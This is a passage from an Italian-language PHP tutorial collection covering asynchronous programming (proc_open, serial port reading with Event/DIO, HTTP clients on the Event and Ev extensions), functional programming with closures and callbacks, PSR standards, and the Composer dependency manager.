        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

L'output quindi contiene la miscela di tutti e tre i sottoprocessi mentre vengono letti da fread () (nota che in questo caso `proc1` finiva molto prima rispetto agli altri due):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Lettura della porta seriale con Event e DIO

Gli stream *DIO* non sono attualmente riconosciuti dall'estensione *dell'evento* . Non esiste un modo pulito per ottenere il descrittore di file incapsulato nella risorsa DIO. Ma c'è una soluzione:

- open stream per la porta con `fopen()` ;
- rendere il flusso non bloccante con `stream_set_blocking()` ;
- ottenere un descrittore di file numerico dallo stream con `EventUtil::getSocketFd()` ;
- passare il descrittore di file numerico a `dio_fdopen()` (attualmente non documentato) e ottenere la risorsa DIO;
- aggiungere un `Event` con un callback per ascoltare gli eventi di lettura sul descrittore del file;
- nella richiamata scaricare i dati disponibili ed elaborarli secondo la logica della propria applicazione.

dio.php

```
<?php
class Scanner {
```

```
protected $port; // port path, e.g. /dev/pts/5
protected $fd; // numeric file descriptor
protected $base; // EventBase
protected $dio; // dio resource
protected $e_open; // Event
protected $e_read; // Event

public function __construct ($port) {
  $this->port = $port;
  $this->base = new EventBase();
}

public function __destruct() {
  $this->base->exit();

  if ($this->e_open)
    $this->e_open->free();
  if ($this->e_read)
    $this->e_read->free();
  if ($this->dio)
    dio_close($this->dio);
}

public function run() {
  $stream = fopen($this->port, 'rb');
  stream_set_blocking($stream, false);

  $this->fd = EventUtil::getSocketFd($stream);
  if ($this->fd < 0) {
    fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
    return;
  }

  $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
  $this->e_open->add();
  $this->base->dispatch();

  fclose($stream);
}

public function _onOpen($fd, $events) {
  $this->e_open->del();

  $this->dio = dio_fdopen($this->fd);
  // Call other dio functions here, e.g.
  dio_tcsetattr($this->dio, [
    'baud' => 9600,
    'bits' => 8,
    'stop'  => 1,
    'parity' => 0
  ]);

  $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
    [$this, '_onRead']);
  $this->e_read->add();
}

public function _onRead($fd, $events) {
  while ($data = dio_read($this->dio, 1)) {
    var_dump($data);
  }
```

```
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

analisi

Esegui il seguente comando nel terminale A:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

L'output potrebbe essere diverso. Usa i PTY dal primo paio di righe (`/dev/pts/5` e `/dev/pts/8` , in particolare).

Nel terminale B esegui lo script sopra menzionato. Potresti aver bisogno dei privilegi di root:

```
$ sudo php dio.php
```

Nel terminale C invia una stringa al primo PTY:

```
$ echo test > /dev/pts/8
```

Produzione

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

Client HTTP basato sull'estensione dell'evento

Questa è una classe client HTTP di esempio basata sull'estensione di evento .

La classe consente di pianificare un numero di richieste HTTP, quindi eseguirle in modo asincrono.

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
```

```
protected $base;
/// @var array Instances of EventHttpConnection
protected $connections = [];

public function __construct() {
  $this->base = new EventBase();
}

/**
 * Dispatches all pending requests (events)
 *
 * @return void
 */
public function run() {
  $this->base->dispatch();
}

public function __destruct() {
  // Destroy connection objects explicitly, don't wait for GC.
  // Otherwise, EventBase may be free'd earlier.
  $this->connections = null;
}

/**
 * @brief Adds a pending HTTP request
 *
 * @param string $address Hostname, or IP
 * @param int $port Port number
 * @param array $headers Extra HTTP headers
 * @param int $cmd A EventHttpRequest::CMD_* constant
 * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
 *
 * @return EventHttpRequest|false
 */
public function addRequest($address, $port, array $headers,
  $cmd = EventHttpRequest::CMD_GET, $resource = '/')
{
  $conn = new EventHttpConnection($this->base, null, $address, $port);
  $conn->setTimeout(5);

  $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

  foreach ($headers as $k => $v) {
    $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
  }
  $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
  $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
  if ($conn->makeRequest($req, $cmd, $resource)) {
    $this->connections []= $conn;
    return $req;
  }

  return false;
}


/**
 * @brief Handles an HTTP request
 *
 * @param EventHttpRequest $req
 * @param mixed $unused
```

```
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

Questo è uno script di esempio sul lato server.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

uso

```
php http-client.php
```

Uscita di esempio

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Tagliati.)

Nota, il codice è progettato per l'elaborazione a lungo termine in SAPI della CLI .

Client HTTP basato su estensione Ev

Questo è un client HTTP di esempio basato sull'estensione Ev .

L'estensione Ev implementa un ciclo di eventi generico semplice ma potente. Non fornisce osservatori specifici della rete, ma il suo watcher I / O può essere utilizzato per l'elaborazione asincrona dei socket .

Il codice seguente mostra come è possibile pianificare le richieste HTTP per l'elaborazione parallela.

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
  /// @var double Connection timeout in seconds.
  private $timeout = 10.;
  /// @var int Chunk size in bytes for socket_recv()
  private $chunk_size = 20;
```

```
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}

/**
```

```
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);

  // Continue running the loop
  $loop->run();
}
```

```
  /**
   * Callback which is called when the socket becomes readable
   */
  public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

///////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }

  /**
   * Dispatches all pending requests
```

```
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

analisi

Supponiamo che `http://my-host.local/test.php` script `http://my-host.local/test.php` stia stampando il dump di `$_GET` :

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Quindi l'output del comando `php http-client.php` sarà simile al seguente:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)

0
```

```
>>>>
...
```

(tagliati)

Si noti, in PHP 5 l'estensione *prese* può registrare gli avvisi per `EINPROGRESS` , `EAGAIN` , e `EWOULDBLOCK` `errno` valori. È possibile disattivare i registri con

```
error_reporting(E_ERROR);
```

Leggi Programmazione asincrona online: https://riptutorial.com/it/php/topic/4321/programmazione-asincrona

Capitolo 76: Programmazione funzionale

introduzione

La programmazione funzionale di PHP si basa sulle funzioni. Le funzioni in PHP forniscono un codice organizzato e riutilizzabile per eseguire una serie di azioni. Le funzioni semplificano il processo di codifica, impediscono la logica ridondante e rendono il codice più facile da seguire. Questo argomento descrive la dichiarazione e l'utilizzo di funzioni, argomenti, parametri, dichiarazioni di ritorno e scope in PHP.

Examples

Assegnazione alle variabili

Le funzioni anonime possono essere assegnate a variabili da utilizzare come parametri in cui è previsto un callback:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

Queste variabili possono anche essere utilizzate come chiamate di funzione indipendenti:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Utilizzo di variabili esterne

Il costrutto `use` viene utilizzato per importare le variabili nello scope della funzione anonima:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Le variabili possono anche essere importate per riferimento:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};
```

```
$additem(1);
$additem(2);

//$collection is now [1,2]
```

Passando una funzione di callback come parametro

Esistono diverse funzioni PHP che accettano funzioni di callback definite dall'utente come parametro, ad esempio `call_user_func()` , `usort()` e `array_map()` .

A seconda di dove è stata definita la funzione di callback definita dall'utente, esistono diversi modi per passarli:

Stile procedurale:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Stile orientato agli oggetti:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Stile orientato agli oggetti utilizzando un metodo statico:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
```

```
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Utilizzo di funzioni integrate come richiamate

Nelle funzioni che possono essere `callable` come argomento, è anche possibile inserire una stringa con la funzione integrata PHP. È comune utilizzare il `trim` come parametro `array_map` per rimuovere gli spazi bianchi `array_map` e finali da tutte le stringhe dell'array.

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Funzione anonima

Una funzione anonima è solo una **funzione** che non ha un nome.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

In PHP, una funzione anonima viene trattata come **un'espressione** e per questo motivo dovrebbe essere terminata con un punto e virgola `;` .

Una funzione anonima dovrebbe essere **assegnata** a una variabile.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

O dovrebbe essere **passato come parametro** di un'altra funzione.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
```

```
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

O anche stato **restituito** da un'altra funzione.

Funzioni anonime autoeseguibili:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Passare un argomento in funzioni anonime autoeseguite:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Scopo

In PHP, una funzione anonima ha il proprio **scopo** come qualsiasi altra funzione PHP.

In JavaScript, una funzione anonima può accedere a una variabile nell'ambito esterno. Ma in PHP, questo non è permesso.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

chiusure

Una chiusura è una funzione anonima che non può accedere al di fuori dell'ambito.

Quando si definisce una funzione anonima come tale, si crea uno "spazio dei nomi" per quella

funzione. Attualmente ha solo accesso a tale spazio dei nomi.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

Non ha accesso a nessuna variabile esterna. Per concedere questa autorizzazione per questo spazio dei nomi per accedere a variabili esterne, è necessario introdurlo tramite chiusure (`use()`).

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

Questo è fortemente attribuito allo *scope scope* stretto di PHP - *Se una variabile non è definita all'interno dell'ambito, o non è inclusa in* `global` *allora non esiste.*

Nota anche:

> L'ereditarietà di variabili dall'ambito genitore non equivale all'utilizzo di variabili globali. Le variabili globali esistono nell'ambito globale, che è lo stesso indipendentemente dalla funzione in esecuzione.
>
> L'ambito genitore di una chiusura è la funzione in cui è stata dichiarata la chiusura (non necessariamente la funzione da cui è stata chiamata).

Tratto dalla documentazione di PHP per le funzioni anonime

In PHP, le chiusure utilizzano un approccio **precoce vincolante** . Ciò significa che le variabili passate allo spazio dei nomi della chiusura `use` parola chiave `use` avranno gli stessi valori quando è stata definita la chiusura.

Per cambiare questo comportamento devi passare la variabile **per riferimento** .

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
```

```
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Gli argomenti predefiniti non sono richiesti implicitamente quando si definiscono funzioni anonime con / senza chiusure.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Funzioni pure

Una **funzione pura** è una funzione che, dato lo stesso input, restituirà sempre lo stesso output e sarà priva di **effetti collaterali** .

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Alcuni **effetti collaterali** stanno *cambiando il filesystem* , *interagendo con i database* , *stampando sullo schermo* .

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Gli oggetti come una funzione

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

Un oggetto con un metodo `__invoke` può essere utilizzato esattamente come qualsiasi altra funzione.

Il metodo `__invoke` avrà accesso a tutte le proprietà dell'oggetto e sarà in grado di chiamare qualsiasi metodo.

Metodi funzionali comuni in PHP

Mappatura

Applicazione di una funzione a tutti gli elementi di un array:

```
array_map('strtoupper', $array);
```

Essere consapevoli del fatto che questo è l'unico metodo della lista in cui la callback viene prima.

Ridurre (o piegare)

Ridurre una matrice a un singolo valore:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

filtraggio

Restituisce solo gli elementi dell'array per cui il callback restituisce `true` :

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Leggi Programmazione funzionale online: https://riptutorial.com/it/php/topic/205/programmazione-funzionale

Capitolo 77: PSR

introduzione

La PSR (PHP Standards Recommendation) è una serie di raccomandazioni formulate dalla FIG (Framework Interop Group).

"L'idea alla base del gruppo è che i rappresentanti del progetto parlino dei punti in comune tra i nostri progetti e trovino i modi in cui possiamo lavorare insieme" - FAQ FIG

I PSR possono essere nei seguenti stati: Accettato, Revisiona, Bozza o Obsoleto.

Examples

PSR-4: autoloader

PSR-4 è una *raccomandazione accettata* che delinea lo standard per le classi di autoloading tramite nomi di file. Questa raccomandazione è raccomandata come alternativa alla precedente (e ora deprecata) PSR-0 .

Il nome classe completo deve corrispondere al seguente requisito:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- DEVE contenere uno spazio dei nomi del fornitore di livello superiore (ad esempio: `Alphabet`)
- Può contenere uno o più sotto-nomi (ad esempio: `Google\AdWord`)
- DEVE contenere un nome di classe finale (es: `KeywordPlanner`)

Quindi il nome della classe finale sarebbe `Alphabet\Google\AdWord\KeywordPlanner` . Il nome di classe completo dovrebbe anche tradursi in un percorso di file significativo, quindi `Alphabet\Google\AdWord\KeywordPlanner` si troverà in `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

A partire da PHP 5.3.0, è possibile definire una funzione di caricamento automatico personalizzata per caricare i file in base al percorso e al modello di nome file che si definiscono.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Sostituendo la posizione ('classes /') e l'estensione del nome file ('.class.php') con i valori che si applicano alla tua struttura.

Il gestore di pacchetti compositi supporta PSR-4, il che significa che, se si segue lo standard, è possibile caricare automaticamente le classi nel progetto utilizzando il caricatore automatico del fornitore di Composer.

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Rigenera il file del caricatore automatico

```
$ composer dump-autoload
```

Ora nel tuo codice puoi fare quanto segue:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: standard di codifica di base

PSR-1 è una *raccomandazione accettata* e delinea una raccomandazione standard di base su come scrivere il codice.

- Descrive le convinzioni di denominazione per classi, metodi e costanti.
- Rende l'adozione delle raccomandazioni PSR-0 o PSR-4 un requisito.
- Indica quali tag PHP usare: `<?php` e `<?=` Ma non `<?` .
- Specifica quale codifica file usare (UTF8).
- Dichiara inoltre che i file devono dichiarare nuovi simboli (classi, funzioni, costanti, ecc.) E non causare altri effetti collaterali, o eseguire la logica con effetti collaterali e non definire simboli, ma fare entrambi.

PSR-8: interfaccia Huggable

PSR-8 è una parodia di PSR (*attualmente in Draft*) proposta da Larry Garfield come una battuta di April Fools il 1 aprile 2014.

La bozza delinea come definire un'interfaccia per rendere un oggetto `Huggable` .

Excert dal profilo del codice:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
```

```
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

Leggi PSR online: https://riptutorial.com/it/php/topic/10874/psr

Capitolo 78: Responsabile della dipendenza da compositore

introduzione

Composer è il gestore delle dipendenze più comunemente utilizzato da PHP. È analogo a `npm` in Node, `pip` per Python o `NuGet` per .NET.

Sintassi

- percorso php / to / composer.phar [comando] [opzioni] [argomenti]

Parametri

Parametro	Dettagli
licenza	Definisce il tipo di licenza che si desidera utilizzare nel progetto.
autori	Definisce gli autori del progetto, così come i dettagli dell'autore.
supporto	Definisce le email di supporto, il canale IRC e vari collegamenti.
richiedere	Definisce le dipendenze effettive e le versioni del pacchetto.
require-dev	Definisce i pacchetti necessari per lo sviluppo del progetto.
suggerire	Definisce i suggerimenti del pacchetto, ovvero i pacchetti che possono essere d'aiuto se installati.
autoload	Definisce le politiche di autoloading del progetto.
autoload-dev	Definisce le politiche di autoloading per lo sviluppo del progetto.

Osservazioni

L'autocaricamento funzionerà solo per le librerie che specificano le informazioni sul caricamento automatico. La maggior parte delle librerie fa e aderisce a uno standard come PSR-0 o PSR-4 .

Collegamenti utili

- Packagist - Sfoglia i pacchetti disponibili (che puoi installare con Composer).
- Documentazione ufficiale

- Guida introduttiva ufficiale

Pochi suggerimenti

1. Disabilita xdebug durante l'esecuzione di Composer.
2. Non eseguire Composer come `root` . I pacchetti non sono affidabili.

Examples

Cos'è il compositore?

Composer è un gestore di dipendenze / pacchetti per PHP. Può essere utilizzato per installare, tenere traccia di e aggiornare le dipendenze del progetto. Composer si occupa anche dell'autoloading delle dipendenze su cui si basa la tua applicazione, permettendoti di usare facilmente la dipendenza all'interno del tuo progetto senza preoccuparti di includerle nella parte superiore di qualsiasi file.

Le dipendenze per il progetto sono elencate all'interno di un file `composer.json` che si trova in genere nella root del progetto. Questo file contiene informazioni sulle versioni richieste dei pacchetti per la produzione e anche lo sviluppo.

Una descrizione completa dello schema `composer.json` è disponibile sul sito Web di Composer .

Questo file può essere modificato manualmente utilizzando qualsiasi editor di testo o automaticamente tramite la riga di comando tramite comandi come `composer require <package>` o `composer require-dev <package>` .

Per iniziare a usare il compositore nel tuo progetto, dovrai creare il file `composer.json` . Puoi crearlo manualmente o semplicemente avviare `composer init` . Dopo aver eseguito `composer init` nel tuo terminale, ti verrà chiesto alcune informazioni di base sul tuo progetto: **Nome del pacchetto** (*fornitore / pacchetto* - ad esempio `laravel/laravel`), **Descrizione** - *facoltativo* , **Autore** e alcune altre informazioni come Stabilità minima, Licenza e Richiesto Pacchi.

La chiave `require` nel tuo file `composer.json` specifica Composer da quale pacchetto dipende il tuo progetto. `require` prende un oggetto che mappa i nomi dei pacchetti (ad es. *monolog / monolog*) ai vincoli della versione (es *. 1.0. **).

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

Per installare le dipendenze definite, sarà necessario eseguire il comando di `composer install` e troverà quindi i pacchetti definiti che corrispondono al vincolo di `version` fornito e lo scaricano nella directory del `vendor` . È una convenzione inserire il codice di terze parti in una directory denominata `vendor` .

Noterai che il comando `install` anche creato un file `composer.lock` .

Un file `composer.lock` viene generato automaticamente da Composer. Questo file viene utilizzato per tenere traccia delle versioni e dello stato delle dipendenze attualmente installati. L' `composer install` esecuzione installerà i pacchetti esattamente nello stato memorizzato nel file di blocco.

Caricamento automatico con Composer

Mentre compositore fornisce un sistema per gestire le dipendenze per i progetti PHP (ad esempio da Packagist), può anche servire come caricatore automatico, specificando dove cercare spazi dei nomi specifici o includere file di funzioni generiche.

Inizia con il file `composer.json` :

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

Questo codice di configurazione assicura che tutte le classi nello spazio dei nomi `MyVendorName\MyProject` siano mappate alla directory `src` e tutte le classi in `MyVendorName\MyProject\Tests` nella directory dei `tests` (relativa alla directory principale). Inoltre includerà automaticamente il file `functions.php` .

Dopo aver inserito questo nel tuo file `composer.json` , esegui l' `composer update` in un terminale per fare in modo che il compositore aggiorni le dipendenze, il file di blocco e generi il file `autoload.php` . Quando si esegue la distribuzione in un ambiente di produzione si utilizza l' `composer install --no-dev` . Il file `autoload.php` può essere trovato nella directory del `vendor` che dovrebbe essere generata nella directory in cui risiede `composer.json` .

È necessario `require` questo file all'inizio di un punto di installazione nel ciclo di vita dell'applicazione utilizzando una linea simile a quella riportata di seguito.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Una volta incluso, il file `autoload.php` si occupa di caricare tutte le dipendenze fornite nel file `composer.json` .

Alcuni esempi del percorso di classe per la mappatura delle directory:

- `MyVendorName\MyProject\Shapes\Square` ➔ `src/Shapes/Square.php` .
- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

Vantaggi dell'uso di Composer

Composer tiene traccia di quali versioni di pacchetti sono state installate in un file chiamato `composer.lock` , che è destinato al controllo della versione, in modo che quando il progetto viene clonato in futuro, l' `composer install` Composer venga semplicemente scaricata e installata tutte le dipendenze del progetto .

Il compositore si occupa delle dipendenze PHP in base al progetto. In questo modo è facile avere diversi progetti su una macchina che dipendono da versioni separate di un pacchetto PHP.

Le tracce del compositore che dipendono solo da ambienti dev

```
composer require --dev phpunit/phpunit
```

Composer fornisce un caricatore automatico, rendendo estremamente facile iniziare con qualsiasi pacchetto. Ad esempio, dopo aver installato Goutte con il `composer require fabpot/goutte` , puoi immediatamente iniziare a utilizzare Goutte in un nuovo progetto:

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer ti consente di aggiornare facilmente un progetto all'ultima versione consentita da compositore.json. PER ESEMPIO. `composer update fabpot/goutte` o per aggiornare ciascuna delle dipendenze del progetto: `composer update` .

Differenza tra "compositore install" e "compositore aggiornato"

`composer update`

`composer update` le nostre dipendenze così come sono specificate in `composer.json` .

Ad esempio, se il nostro progetto utilizza questa configurazione:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

Supponendo di aver effettivamente installato la versione `2.0.1` del pacchetto, l'esecuzione `composer update` causerà un aggiornamento di questo pacchetto (ad esempio `2.0.2` , se è già stato rilasciato).

In dettaglio l' `composer update` :

- Leggi `composer.json`
- Rimuovi i pacchetti installati che non sono più necessari in `composer.json`
- Controlla la disponibilità delle ultime versioni dei nostri pacchetti richiesti
